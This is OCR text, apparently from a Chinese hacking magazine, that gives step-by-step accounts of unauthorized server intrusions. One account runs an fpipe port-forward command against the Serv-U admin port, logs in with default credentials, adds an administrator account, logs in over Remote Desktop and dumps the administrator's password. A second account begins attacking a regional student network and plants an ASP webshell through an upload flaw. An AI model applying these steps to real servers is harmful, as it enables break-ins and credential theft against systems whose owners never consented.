


图 10





图 11

梅花三弄

我想试试既麻烦而又有效的SERV-U 端口转向提权方法，先把fpipe.exe 传到服务器上，再在CMDSHELL 中执行**D:\emi\www\admin\fpipe.exe -v -l 1234 -r 43958 127.0.0.1**（图11），这样就把绑定在本机127.0.0.1 上的43958 端口给转到了服务器IP 的1234 端口上，建立成功了一个数据管道，本地安装一个SERV-U，建立一个FTP 服务器，也就是远程管理（图12）。


图 12

FTP 服务器端口为1234，SERV-U 默认的管理帐号和密码，双击一下，就开始连接了。成功连接，我们添加一个拥有 C 盘全部权限的管理员帐号，然后再在CMD 下使用 FTP.EXE 登录主机执行命令（图13），我执行第一次的时候竟然没成功，这种情况我也遇到过，这是因为主机设置了安全策略而导致的，只要把帐号的密码设置的复杂一点，长一点就可以了！最后拿出远程桌面登录器，成功登录了（图14）。查了查服务器，管理员还在线呢，于是上传了MT 顺便把管理员的密码也给查了出来。





图 13


图 14

入侵到此就结束了，总结一下。管理员了做了很多防护，但是他万万不应该使用ROOT 来连接，即使不让外部连接这样做也很危险的。如果他装了PHPMYADMIN 的话，拿SHELL 更是轻松了，还有网站使用的PHP 代码，不光是这一个文件有注入漏洞，很多文件都有，而且服务器的很多东西都是默认安装的，比如MYSQL、PHP、SERV-U，服务器也没有安装防火墙，也没有做端口过滤，也没有做NTFS 权限限制，而且我发现IIS 的应用程序保护级别为低，真不知道管理员是怎么想的，而且管理员的密码也是非常得简单，有这么多的问题，不被入侵才怪呢。

（文章中涉及到的工具 HDSI、fpipe，光盘中已收录）

黑客术语小补习

什么是 SYN 扫描

这种扫描方式也被称为“半打开”扫描，因为利用了TCP 协议连接的第一步，并且没有建立一个完整的TCP 连接，所以它的速度较快但准确率就有所下降。实现办法是向远端主机的某个端口发送一个只有SYN 标志位的TCP 数据包，如果主机反馈一个SYN||ACK 的数据包，那么这个主机正在监听该端口，如果反馈的是RST 数据包，则说明主机没有监听该端口。使用 SYN 需要 Windwos2000 以上系统。

文章难易度：★★★
文章阅读点：在提权失败的情况下，通过在user权限下利用sniffer工具嗅探，最终得到对方的ftp帐号和密码

入侵Windows2003之嗅探显奇效

乱步

最近盯上了我们地区的学生网，记得以前学生网使用的是BBSXP，要知道在以前，光一个ORDER变量过滤不严的问题，就可以轻松干掉一大片网站！不过，管理员这次学乖了，用上了PHPWind v4.3.2，这个东西我不怎么精通，而且网上也没有公布该版本有什么漏洞。先来简单判断一下主机类型，把文件后缀改成大写，提交后页面正常返回，基本上可以确定是Windows系统。

从正面没有找到什么可以入侵的方法，那就从侧面攻击吧，旁注！很顺利的通过上传漏洞得到了一个ASPSHELL，如图1。

